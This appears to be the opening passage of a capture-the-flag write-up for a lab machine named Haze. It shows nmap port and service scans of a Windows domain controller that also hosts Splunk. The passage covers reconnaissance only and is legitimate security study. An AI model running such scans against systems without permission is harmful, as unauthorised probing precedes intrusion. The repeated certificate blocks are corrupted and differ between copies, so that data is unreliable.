

Writeup Haze

Initial Enumeration

Port Scanning

Full Port scan

As always, I will start with a full port scan. With this we will start to see what ports are open on this ip address.

```
nmap -p- 10.129.97.167
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-08 00:35 CEST
Nmap scan report for 10.129.97.167
Host is up (0.026s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5985/tcp  open  wsman
8000/tcp  open  http-alt
8088/tcp  open  radan-http
8089/tcp  open  unknown
9389/tcp  open  adws
47001/tcp open  winrm
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
```

```
49668/tcp open  unknown
49674/tcp open  unknown
49683/tcp open  unknown
49684/tcp open  unknown
54425/tcp open  unknown
54430/tcp open  unknown
54432/tcp open  unknown
54445/tcp open  unknown
54494/tcp open  unknown
```

Detailed port scan

At the gedatialized port scan go to get more information from the services who are open on the ip address.

```
nmap -p
53,88,135,139,389,445,464,593,636,3268,3269,5985,8000,8088,8089,9389,47001,496
64,49665,49666,49667,49668,49674,49683,49684,54425,54430,54432,54445,54494 -
sCV 10.129.97.167 -vvvv
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-08 00:38 CEST
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 00:38
Completed NSE at 00:38, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 00:38
Completed NSE at 00:38, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 00:38
Completed NSE at 00:38, 0.00s elapsed
Initiating Ping Scan at 00:38
Scanning 10.129.97.167 [4 ports]
Completed Ping Scan at 00:38, 0.03s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 00:38
Completed Parallel DNS resolution of 1 host. at 00:38, 0.01s elapsed
DNS resolution of 1 IPs took 0.01s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0,
SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 00:38
```

```
Scanning 10.129.97.167 [30 ports]
Discovered open port 135/tcp on 10.129.97.167
Discovered open port 53/tcp on 10.129.97.167
Discovered open port 445/tcp on 10.129.97.167
Discovered open port 54445/tcp on 10.129.97.167
Discovered open port 464/tcp on 10.129.97.167
Discovered open port 139/tcp on 10.129.97.167
Discovered open port 3269/tcp on 10.129.97.167
Discovered open port 88/tcp on 10.129.97.167
Discovered open port 636/tcp on 10.129.97.167
Discovered open port 8088/tcp on 10.129.97.167
Discovered open port 49674/tcp on 10.129.97.167
Discovered open port 49666/tcp on 10.129.97.167
Discovered open port 49667/tcp on 10.129.97.167
Discovered open port 54425/tcp on 10.129.97.167
Discovered open port 49665/tcp on 10.129.97.167
Discovered open port 54432/tcp on 10.129.97.167
Discovered open port 593/tcp on 10.129.97.167
Discovered open port 49684/tcp on 10.129.97.167
Discovered open port 49683/tcp on 10.129.97.167
Discovered open port 3268/tcp on 10.129.97.167
Discovered open port 49668/tcp on 10.129.97.167
Discovered open port 49664/tcp on 10.129.97.167
Discovered open port 54430/tcp on 10.129.97.167
Discovered open port 47001/tcp on 10.129.97.167
Discovered open port 9389/tcp on 10.129.97.167
Discovered open port 54494/tcp on 10.129.97.167
Discovered open port 389/tcp on 10.129.97.167
Discovered open port 8089/tcp on 10.129.97.167
Discovered open port 8000/tcp on 10.129.97.167
Discovered open port 5985/tcp on 10.129.97.167
Completed SYN Stealth Scan at 00:38, 0.15s elapsed (30 total ports)
Initiating Service scan at 00:38
Scanning 30 services on 10.129.97.167
Service scan Timing: About 60.00% done; ETC: 00:39 (0:00:31 remaining)
Completed Service scan at 00:39, 60.45s elapsed (30 services on 1 host)
NSE: Script scanning 10.129.97.167.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 00:39
Completed NSE at 00:39, 9.97s elapsed
```

NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 00:39
Completed NSE at 00:39, 1.94s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 00:39
Completed NSE at 00:39, 0.00s elapsed
Nmap scan report for 10.129.97.167
Host is up, received echo-reply ttl 127 (0.068s latency).
Scanned at 2025-04-08 00:38:24 CEST for 73s

PORT	STATE	SERVICE	REASON	VERSION
53/tcp	open	domain	syn-ack ttl 127	Simple DNS Plus
88/tcp	open	kerberos-sec	syn-ack ttl 127	Microsoft Windows Kerberos

(server time: 2025-04-08 01:40:39Z)

135/tcp	open	msrpc	syn-ack ttl 127	Microsoft Windows RPC
139/tcp	open	netbios-ssn	syn-ack ttl 127	Microsoft Windows netbios-ssn
389/tcp	open	ldap	syn-ack ttl 127	Microsoft Windows Active

Directory LDAP (Domain: haze.htb0., Site: Default-First-Site-Name)

|_ssl-date: TLS randomness does not represent time

| ssl-cert: Subject: commonName=dc01.haze.htb

| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:dc01.haze.htb

| Issuer: commonName=haze-DC01-CA/domainComponent=haze

| Public Key type: rsa

| Public Key bits: 2048

| Signature Algorithm: sha256WithRSAEncryption

| Not valid before: 2025-03-05T07:12:20

| Not valid after: 2026-03-05T07:12:20

| MD5: db18:a1f5:986c:1470:b848:35ec:d437:1ca0

| SHA-1: 6cdd:5696:f250:6feb:1a27:abdf:d470:5143:3ab8:5d1f

| -----BEGIN CERTIFICATE-----

| MIIFxzCCBK+gAwIBAgITaQAAAAKwulKDKCsWNAAAAAAAAAajANBgkqhkiG9w0BAQsF

| ADBCMRMwEQYKCZImiZPyLGBGRYDaHRiMRQwEgYKCZImiZPyLGBGRYEaGF6ZTEV

| MBMGA1UEAxMMaGF6ZS1EQzAxLUNBMB4XDTE1MDMwNTA3MTIyMFoXDTE1MDMwNTA3

| MTIyMFOwGDEWMBQGA1UEAxMNZGMwMS5oYXplLmh0YjCCASIwDQYJKoZIhvcNAQEB

| BQADggEPADCCAQoCggEBAMVEY8/MHbIODtBJbIisSbPresil006vCchYn7gAIG90

| kJVVmM/KnsY8tnT6jMRGWQ/cJPpXQ/3jFFK1l40iDHxa5zfWLz+RS/ZRwkQH9/UK

| biVcpiAkxgDsvBpqVvk5AQiSPo3c0kiFAAS31jjfUJk6YP9Cb5q1dJTlo39TlTnyZ

| h794W7ykOJTKLLfLQ1gY5xtbrc3XltNGnKTh28fjX7GtDfqtAq3tT5jU7pt9kKfu

| 0PdFjwM0IHjvxvFmVQQD3kZnwIxMFCPNgS5T1x086UnrWw0kVvWp1gOMA7LU5YZr7

| u81y2pV734gwCnZzW0e0xZrvUzFgIHtGmfj505znnf0CAwEAAa0CA4t4wggLaMC8G
| CSsGAQQBgjcUAQGiHiAARABvAG0AYQBpAG4AQwBvAG4AdABYAG8AbABsAGUAcjAd
| BgNVHSUEFjAUBggrBgEFBQcDAgYIKwYBBQUHAWewDgYDVR0PAQH/BAQDAgWgMHgG
| CSqGSIB3DQEJDWRrMGkwDgYIKoZiHvcNAwICAgCAMA4GCCqGSIb3DQMEAgIAgDAL
| BglghkgBZQMEASowCwYJYIZIAWUDBAEtMA5GCWCGSAFlAwQBajALBglghkgBZQME
| AQUwBwYFKw4DAgcwCgYIKoZiHvcNAwcwHQYDVR00BBYEFCjRd0U7YKvR8L/epppe
| wGlE7zYrMB8GA1UdIwQYMBaAFBfPKa3j+shDCWYQcAiLgjtymU+MIHEBgNVHR8E
| gbwwgbkwbaggb0gggCGga1sZGFw0i8vL0NOPWhhemUtREMwMS1DQSxDTj1kYzAx
| LENOPUNEUCxDTj1QdWJsaWMLMjBLZXklMjBTZXJ2aWNlcYxDTj1TZXJ2aWNlcYxD
| Tj1Db25maWd1cmF0aW9uLERDPWhhemUsREM9aHRiP2NlcuRmZmljYXRlUmV2b2Nh
| dGlvbKxpc3Q/YmFzZT9vYmplY3RDdGFzc3Z1jUkxEaXN0cmliXDRpb25Qb2ludDCB
| uwYIKwYBBQUHAQEEdga4wgaswgagGCCsGAQUFBzAChogbbGRhcDovLy9DTj1oYXpl
| LURDMDEtQ0EsQ049QUlBLENOPVB1YmXpYyUyMEtleSUyMFNlcuZpY2VzLENOPVNl
| cuZpY2VzLENOPUNvbmZpZ3VyYXRpb24sREM9aGF6ZSxEQz1odGI/Y0FDZXJ0aWZp
| Y2F0ZT9iYXNlP29iamVjdENSYXNzPWNlcuRmZmljYXRpb25BdXRob3JpdHkwOQYD
| VR0RBDIwMKAfBgkrBgEEAYI3GQGGegQQ3PAm6jow6ke+SMbceyLBfYINZGMwMS5o
| YXplLmh0YjANBgkqhkiG9w0BAQsFAAOCAQEAO7h/k9EY8RlqV480vhS9nUZtGI7e
| 9Dqja1DpS+H33Z6CYb537w7e0kIWZXNP45VxPpXai8IzPubc6rVHKMBq4DNuN+Nu
| Bj0vbQ1J4l4Lvfb1Pj/W2nv6VGb/6/iDb4ul6UdHK3/JMIKM3UIbpWVgmNIx70ae
| /0JJ2aG3z2jh05co4ncUQ/xpe3WlWGTl9qcJ+FkZZAPkZU6+fgz/McKx09I7EHv
| Y7G19nhuF6Rh+w2XYrJs2/iFU6pRgQPg3yon5yUzcHNX8GwyEikv0NGBkmMKwAI
| kE3gssbluZx+QYPDAE4pV1k5tbG/kLvBePIXVKspHDd+4Wg0w+/6ivkuhQ==
|_-----END CERTIFICATE-----

445/tcp open microsoft-ds? syn-ack ttl 127

464/tcp open kpasswd5? syn-ack ttl 127

593/tcp open ncacn_http syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0

636/tcp open ssl/ldap syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: haze.htb0., Site: Default-First-Site-Name)

| ssl-cert: Subject: commonName=dc01.haze.htb

| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:dc01.haze.htb

| Issuer: commonName=haze-DC01-CA/domainComponent=haze

| Public Key type: rsa

| Public Key bits: 2048

| Signature Algorithm: sha256WithRSAEncryption

| Not valid before: 2025-03-05T07:12:20

| Not valid after: 2026-03-05T07:12:20

| MD5: db18:a1f5:986c:1470:b848:35ec:d437:1ca0

| SHA-1: 6cdd:5696:f250:6feb:1a27:abdf:d470:5143:3ab8:5d1f

```
| -----BEGIN CERTIFICATE-----
| MIIFxzCCBK+gAwIBAgITaQAAAAKwulKDkCsWNAAAAAAAJANBgkqhkiG9w0BAQsF
| ADBCMRMwEQYKCZImiZPyLQGByDaHRiMRQwEgYKCZImiZPyLQGByEaGF6ZTEV
| MBMGA1UEAxMMaGF6ZS1EQzAxLUNBMB4XDTI1MDMwNTA3MTIyMFoXDTI1MDMwNTA3
| MTIyMFowGDEWMBQGA1UEAxMNZGMwMS5oYXplLmh0YjCCASIwDQYJKoZIhvcNAQEB
| BQADggEPADCCAQoCggEBAMVEY8/MHbIODtBJbIisSbPresil006vCchYn7gAIg90
| kJVVmM/KnsY8tnT6jMRGWQ/cJPpXQ/3jFFK1l40iDHxa5zfWLz+RS/ZRwkQH9/UK
| biVcpiAkxgDsvBpqVvK5AQiSPo3c0kiFAAS31jjfUJk6YP9Cb5q1dJTlo39TlTnyZ
| h794W7yk0JTKLLfLQ1gY5xtbrc3XltNGnKTh28fjX7GtDfqtAq3tT5ju7pt9kkfu
| 0PdFjwM0IHjvxvFmVQD3kZnwIxMFCPNgS5T1x086UnrWw0kVvWp1gOMA7LU5YZr7
| u81y2pV734gwCnZzW0e0xZrvUzFgIhtGmfj505znnf0CAwEAaOCAt4wggLaMC8G
| CSsGAQQBgjcUAQGiHiAARABvAG0AYQBpAG4AQwBvAG4AdABYAG8ABABsAGUAcjAd
| BgNVHSUEFjAUBggrBgEFBQcDAgYIKwYBBQUHAWewDgYDVR0PAQH/BAQDAgWgMHgG
| CSqGSIB3DQEJDWRrMGkwDgYIKoZIhvcNAwICAgCAMA4GCCqGSIb3DQMEAgIAgDAL
| BglghkgBZQMEASowCwYJYIZIAWUDBAEtMASGCWCGSAFlAwQBAjALBglghkgBZQME
| AQUwBwYFKw4DAgcwCgYIKoZIhvcNAwcwHQYDVR00BBYEFCjRdOU7YKvR8L/epppe
| wGLE7zYrMB8GA1UdIwQYMBaAFBfPKa3j+shDCWYQcAiLgjtymU+MIHEBgNVHR8E
| gbwwgbkwbaggb0gggCGga1sZGFw0i8vL0NOPWhhemUtREMwMS1DQSxDTj1kYzAx
| LENOPUNEUCxDTj1QdWJsawMlMjBLZXklMjBTZXJ2aWNlcyxDTj1TZXJ2aWNlcyxDTj1Db25maWd1cmF0aW9uLERDPWhhemUsREM9aHRiP2NlcnRpZmljYXRlUmV2b2Nn
| dGlvbKxpc3Q/YmFzZT9vYmplY3RDbGFzc31jUkxEaXN0cmliXDRpb25Qb2ludDCB
| uwYIKwYBBQUHAQEEdga4wgaswgagGCCsGAQUFBzAChogbbGRhcDovLy9DTj1oYXpl
| LURDMDEtQ0EsQ049QUlBLENOPVB1YmXpYyUyMEtleSUyMFNlcnZpY2VzLENOPVNl
| cnZpY2VzLENOPUNvbmZpZ3VyYXRpb24sREM9aGF6ZSxEQz1odGI/Y0FDZXJ0aWZp
| Y2F0ZT9iYXNlP29iamVjdENsYXNzPWNlcnRpZmljYXRpb25BdXR0b3JpdHkwOQYD
| VR0RBDIwMKAfBgkrBgEEAYI3GQGGegQQ3PAm6jow6ke+SMbceyLBfYINZGMwMS5o
| YXplLmh0YjANBgkqhkiG9w0BAQsFAAOCAQEA07h/k9EY8RlqV480vhS9nUZtGI7e
| 9Dqja1DpS+H33Z6CYb537w7e0kIWZXP45VxPpXai8IzPubc6rVHKMBq4DNuN+Nu
| Bj0vbQ1J4l4Lvfb1Pj/W2nv6VGB/6/iDb4ul6UdHK3/JMIKM3UIbpWVgmNIx70ae
| /0JJp2aG3z2jh05co4ncUQ/xpe3WlWGTl9qcJ+FkZZAPkZU6+fgz/McKx09I7EHv
| Y7G19nhuWf6Rh+w2XYrJs2/iFU6pRgQPg3yon5yUzcHNX8GwyEikv0NGBkmMKwAI
| kE3gssbluZx+QYPDAE4pV1k5tbG/kLvBePIXVKspHDd+4Wg0w+/6ivkuhQ==
|_-----END CERTIFICATE-----
|_ssl-date: TLS randomness does not represent time
3268/tcp open  ldap          syn-ack ttl 127 Microsoft Windows Active
Directory LDAP (Domain: haze.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=dc01.haze.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>,
DNS:dc01.haze.htb
| Issuer: commonName=haze-DC01-CA/domainComponent=haze
```

```
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-03-05T07:12:20
| Not valid after: 2026-03-05T07:12:20
| MD5: db18:a1f5:986c:1470:b848:35ec:d437:1ca0
| SHA-1: 6cdd:5696:f250:6feb:1a27:abdf:d470:5143:3ab8:5d1f
| -----BEGIN CERTIFICATE-----
| MIIFxzCCBK+gAwIBAgITaQAAAAKwulKDkCswNAAAAAAAAAAjANBgkqhkiG9w0BAQsF
| ADBCMRMwEQYKCZImiZPyLGBGRYDaHRiMRQwEgYKCZImiZPyLGBGRYEaGF6ZTEV
| MBMGA1UEAxMMaGF6ZS1EQzAxLUNBMB4XDTI1MDMwNTA3MTIyMFoXDTI2MDMwNTA3
| MTIyMFOwGDEWMBQGA1UEAxMNZGMwMS5oYXplLmh0YjCCASIwDQYJKoZIhvcNAQEB
| BQADggEPADCCAQoCggEBAMVEY8/MHbIODtBJbIisSbPresil006vCchYn7gAIg90
| kJVVmM/KnsY8tnT6jMRGWQ/cJPPxQ/3jFFK1l40iDHxa5zfWLz+RS/ZRwkQH9/UK
| biVcpiAkxgDsvBpqVvk5AQiSPo3c0kiFAAS31jjfUJk6YP9Cb5q1dJTlo39TlTnyZ
| h794W7yk0JTKLLfLQ1gY5xtbr3XltNgNkTh28fjX7GtDfqtAq3tT5jU7pt9kKfu
| 0PdFjwM0IHjvxfMvQQD3kZnwIxMFCPNgS5T1x086UnrWw0kVvWp1gOMA7LU5YZr7
| u81y2pV734gwCnZzW0e0xZrvUzFgIhtGmfj505znnf0CAwEAaOCAt4wggLaMC8G
| CSsGAQQBgjcUAQgiHiAARABvAG0AYQBpAG4AQwBvAG4AdABYAG8AbABsAGUAcjAd
| BgNVHSUEFjAUBggrBgEFBQCdAgYIKwYBBQUHAWewDgYDVR0PAQH/BAQDAgWgMHgG
| CSqGSIB3DQEJDWRrMGkwDgYIKoZIhvcNAwICAgCAMA4GCCqGSIB3DQMEAgIAgDAL
| BglghkgBZQMEASowCwYJYIZIAWUDBAEtMASGCWCGSAsFlAwQBAjALBglghkgBZQME
| AQUwBwYFKw4DAgcwCgYIKoZIhvcNAwcwHQYDVR00BBYEFCjRdOU7YKvR8L/epppe
| wGLE7zYrMB8GA1UdIwQYMBaAFBfPKa3j+shDCWYQcAiLgjtymU+MIHEBgNVHR8E
| gbwwgbkwgbaggB0ggBCCGa1sZGFwOi8vL0NOPWhhemUtREMwMS1DQSxDTj1kYzAx
| LENOPUNEUCxDTj1QdWJsaWMLMjBLZXklMjBTZXJ2aWNlcYxDTj1TZXJ2aWNlcYxD
| Tj1Db25maWd1cmF0aW9uLERDPWhhemUsREM9aHRiP2NlcnRpZmljYXRlUmV2b2Nh
| dGlvbKxpc3Q/YmFzZT9vYmplY3RDbGFzc31jUkxEaXN0cmliDHRpb25Qb2ludCB
| uwYIKwYBBQUHAQEaG4wgaswgagGCCsGAQUFBzAChoGbbGRhcDovLy9DTj1oYXpl
| LURDMDEtQ0EsQ049QUlBLENOPVB1YmxpYyUyMETleSUyMFNlcnZpY2VzLENOPVNl
| cnZpY2VzLENOPUNvbmZpZ3VyYXRpb24sREM9aGF6ZSxEQz1odGI/Y0FDZXJ0aWZp
| Y2F0ZT9iYXNlP29iamVjdENsYXNzPWNlcnRpZmljYXRpb25BdXRob3JpdHkwOQYD
| VR0RBDIwMKAfBgkrBgEEAYI3GQGgEgQQ3PAm6jow6ke+SMbceyLBfYINZGMwMS5o
| YXplLmh0YjANBgkqhkiG9w0BAQsFAAOCAQEAO7h/k9EY8RlqV480vhS9nUZtGI7e
| 9Dqja1DpS+H33Z6CYb537w7e0kIWZXNP45VxPpXai8IzPubc6rVHKMBq4DNuN+Nu
| Bj0vbQ1J4l4Lvfb1Pj/W2nv6VGb/6/iDb4ul6UdHK3/JMIKM3UIbpWVmNIx70ae
| /0JJP2aG3z2jh05co4ncUQ/xpe3WlWGTl9qcJ+FkZZAPkZU6+fgz/McKx09I7EHv
| Y7G19nhuF6Rh+w2XYrJs2/iFU6pRgQPg3yon5yUzcHNX8GwyEikv0NGBkmMKwAI
| kE3gssbluZx+QYPdAE4pV1k5tbG/kLvBePIXVKspHDd+4Wg0w+/6ivkuhQ==
| _-----END CERTIFICATE-----
```

|_ssl-date: TLS randomness does not represent time
3269/tcp open ssl/ldap syn-ack ttl 127 Microsoft Windows Active
Directory LDAP (Domain: haze.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=dc01.haze.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>,
DNS:dc01.haze.htb
| Issuer: commonName=haze-DC01-CA/domainComponent=haze
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-03-05T07:12:20
| Not valid after: 2026-03-05T07:12:20
| MD5: db18:a1f5:986c:1470:b848:35ec:d437:1ca0
| SHA-1: 6cdd:5696:f250:6feb:1a27:abdf:d470:5143:3ab8:5d1f
| -----BEGIN CERTIFICATE-----
| MIIFxZCCBK+gAwIBAgITaQAAAAKwulKDkCsWNAAAAAAAJANBgkqhkiG9w0BAQsF
| ADBCMRMwEQYKCZImiZPyLGBGRYDaHRiMRQwEgYKCZImiZPyLGBGRYEaGF6ZTEV
| MBMGA1UEAxMMaGF6ZS1EQzAxLUNBMB4XDTI1MDMwNTA3MTIyMFoXDTI2MDMwNTA3
| MTIyMFOwGDEWMBQGA1UEAxMNZGMwMS5oYXplLmh0YjCCASIwDQYJKoZIhvcNAQEB
| BQADggEPADCCAQoCggEBAMVEY8/MHbIODtBJbIisSbPresil006vCchYn7gAIg90
| kJVVmM/KnsY8tnT6jMRGWQ/cJPpXQ/3jFFK1l40iDHxa5zfWLz+RS/ZRwkQH9/UK
| biVcpiAkxgDsvBpqVvk5AQiSPo3c0kiFAAS31jjfUJk6YP9Cb5q1dJTlo39TlTnyZ
| h794W7yk0JTKLLfLQ1gY5xtbrc3XltNGnKTh28fjX7GtDfqtAq3tT5ju7pt9kKfu
| 0PdFjwM0IHjvxvFmVqQD3kZnwIxMFCPNgS5T1x086UnrWw0kVvWp1gOMA7LU5YZr7
| u81y2pV734gwCnZzW0e0xZrvUzFgIHtGmfj505znnf0CAwEAaOCAt4wggLaMC8G
| CSsGAQQBgjcUAQgiHiAARABvAG0AYQBpAG4AQwBvAG4AdABYAG8AbABsAGUAcjAd
| BgNVHSUEFjAUBggrBgEFBQcDAGYIKwYBBQUHAwEwDgYDVROPAQH/BAQDAgWgMHgG
| CSqGSIB3DQEJDWRrMGkwDgYIKoZIhvcNAwICAgCAMA4GCCqGSIb3DQMEAgIAgDAL
| BglghkgBZQMEASowCwYJYIZIAWUDBAEtMASGCWCGSAFLAwQBAjALBglghkgBZQME
| AQUwBwYFKw4DAgcwCgYIKoZIhvcNAwcwHQYDVRO0BBYEFCjRdOU7YKvR8L/epppe
| wGLE7zYrMB8GA1UdIwQYMBaAFBfPKa3j+shDCWYQcAiLgjtywmU+MIHEBgNVHR8E
| gbwwgbkwgbaggbOgggCGGa1sZGFwOi8vL0NOPWhhemUtREMwMS1DQSxDTj1kYzAx
| LENOPUNEUCxDTj1QdWJsawMlMjBLZXklMjBTZXJ2aWNlcyxDTj1TZXJ2aWNlcyxDTj1Db25maWd1cmF0aW9uLERDPWhhemUsREM9aHRiP2NlcnRpZmljYXRlUmV2b2Nh
| dGlvbKxpc3Q/YmFzZT9vYmplY3RDbGFzZz1jUkxEaXN0cmliXDRpb25Qb2ludDCB
| uwYIKwYBBQUHAQEaG4wgaswgagGCCsGAQUFBzAChoGbbGRhcDovLy9DTj1oYXpl
| LURDMDEtQ0EsQ049QUlBLENOPVB1YmxpYyUyMEtleSUyMFNlcnZpY2VzLENOPVNl
| cnZpY2VzLENOPUNvbmZpZ3VyYXRpb24sREM9aGF6ZSxEQz1odGI/Y0FDZXJ0aWZp
| Y2F0ZT9iYXNlP29iamVjdENsYXNzPWNlcnRpZmljYXRpb25BdXRpb3JpdHkwOQYD
| VR0RBDIwMKAfBgkrBgEEAYI3GQGgEgQQ3PAm6jow6ke+SMBceyLBfYINZGMwMS5o

```
| YXpLmh0YjANBgkqhkiG9w0BAQsFAAOCAQEA07h/k9EY8RlqV480vhS9nUZtGI7e
| 9Dqja1DpS+H33Z6CYb537w7e0kIWZXP45VxPpXai8IzPubc6rVHKMBq4DNuN+Nu
| Bj0vbQ1J4l4LvFB1Pj/W2nv6VGB/6/iDb4ul6UdHK3/JMIKM3UIbpWgmNIx70ae
| /0JJp2aG3z2jh05co4ncUQ/xpe3WlWGTl9qcJ+FkZZAPkZU6+fgz/McKx09I7EHv
| Y7G19nhuwF6Rh+w2XYrJs2/iFU6pRgQPg3yon5yUzcHNX8GwyEikv0NGBkmMKwAI
| kE3gssbluZx+QYPdAE4pV1k5tbg/kLvBePIXVKspHDd+4Wg0w+/6ivkuhQ==
|_-----END CERTIFICATE-----
|_ssl-date: TLS randomness does not represent time
5985/tcp open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0
(SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
8000/tcp open  http          syn-ack ttl 127 Splunkd httpd
|_http-server-header: Splunkd
| http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_Requested resource was http://10.129.97.167:8000/en-US/account/login?
return_to=%2Fen-US%2F
| http-robots.txt: 1 disallowed entry
|_/
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-favicon: Unknown favicon MD5: E60C968E8FF3CC2F4FB869588E83AFC6
8088/tcp open  ssl/http      syn-ack ttl 127 Splunkd httpd
|_http-title: 404 Not Found
| http-methods:
|_ Supported Methods: GET POST HEAD OPTIONS
| ssl-cert: Subject:
commonName=SplunkServerDefaultCert/organizationName=SplunkUser
| Issuer:
commonName=SplunkCommonCA/organizationName=Splunk/stateOrProvinceName=CA/count
ryName=US/localityName=San Francisco/emailAddress=support@splunk.com
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-03-05T07:29:08
| Not valid after:  2028-03-04T07:29:08
| MD5: 82e5:ba5a:c723:2f49:6f67:395b:5e64:ed9b
| SHA-1: e859:76a6:03da:feef:c1ab:9acf:ecc7:fd75:f1e5:1ab2
| -----BEGIN CERTIFICATE-----
| MIIDMjCCAhoCCQCtNoIdTvT1CjANBgkqhkiG9w0BAQsFAADB/MQswCQYDVQQGEwJV
```

| UzELMAkGA1UECAwCQ0ExFjAUBgNVBACMDVNhbiBGcmFuY2lzY28xDzANBgNVBAoM
| BlnwbHVuazEXMBUGA1UEAwwOU3BsdW5rQ29tbW9uQ0ExITAfBgkqhkiG9w0BCQEW
| EnN1cHBvcnRAc3BsdW5rLmNvbTAeFw0yNTAzMDUwNzI5MDhaFw0yODAzMDQwNzI5
| MDhaMDcxIDAeBgNVBAMMF1NwbHVua1NlcnZlckRlZmF1bHRDZXJ0MRMwEQYDVQKQ
| DApTcGxlbmtVc2VyMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA3Sou
| w9/K07cQT0p+ga9FjWCzI00s/MVwpj0LPQ/o1uA/VSoNiweXobD3VBLngqfGQLAD
| VGRWkGdD3xS9m0knh9r4Dut6zDyUdKvgrZJVoX7EiRsHhXAr9HRgqWj7khQLz3n9
| fjxxdJkXtGZaNdOnWENSEb93HfiYGjSWQJMFNdTd2LMGMDMC4JdydEyGEHRAMNnZ
| y/zCOSP97yJOSSBbr6IZxyZG934bbEH9d9r0g/I4roDlzZFFBLGi542s+1QJ79FR
| IUrfZh41PfxrELITkFyKCJyU5gfPKIvxwDHclE+zY/ju2lchJMtGWNvF6s0S9ic5
| oxg0+Ry3qngtwd4yUQIDAQABMA0GCSqGSIb3DQEBCwUAA4IBAQCbt8LwPCoR7I41
| dS2ZjVjntxWHf/lv3MgumorerPBuFJA4nw5Yq1gnAYruIkAkfGS7Dy09NL2+SwFy
| NKZa41K60Wst/sRP9smtpY3dfeNu5ofTP5oLEbW2fIEuG4fGvkQJ0SQ0POG71tfm
| ymVCjLLMYMU11GPjfb3CpVh5uLRhIw4btQ8Kz9aB6MiBomyiD/MqtQgA25thnija
| gHYEzB3W6FKtWtjmPcqDugGs2WU6UID/ffZpsp+3h2QLGN5e+e10TjoIbexbJ/S6
| iRjTy6GUjsrHtHM+KBjUFvUvHi27Ns47BkNzA1gedvRYrviscPCBkphjo9x0qDdj
| 3EghaH2L

|_-----END CERTIFICATE-----

|_http-server-header: Splunkd

| http-robots.txt: 1 disallowed entry

|_/_

8089/tcp open ssl/http syn-ack ttl 127 Splunkd httpd

|_http-title: splunkd

| ssl-cert: Subject:

commonName=SplunkServerDefaultCert/organizationName=SplunkUser

| Issuer:

commonName=SplunkCommonCA/organizationName=Splunk/stateOrProvinceName=CA/count
ryName=US/localityName=San Francisco/emailAddress=support@splunk.com

| Public Key type: rsa

| Public Key bits: 2048

| Signature Algorithm: sha256WithRSAEncryption

| Not valid before: 2025-03-05T07:29:08

| Not valid after: 2028-03-04T07:29:08

| MD5: 82e5:ba5a:c723:2f49:6f67:395b:5e64:ed9b

| SHA-1: e859:76a6:03da:feef:c1ab:9acf:ecc7:fd75:f1e5:1ab2

|_-----BEGIN CERTIFICATE-----

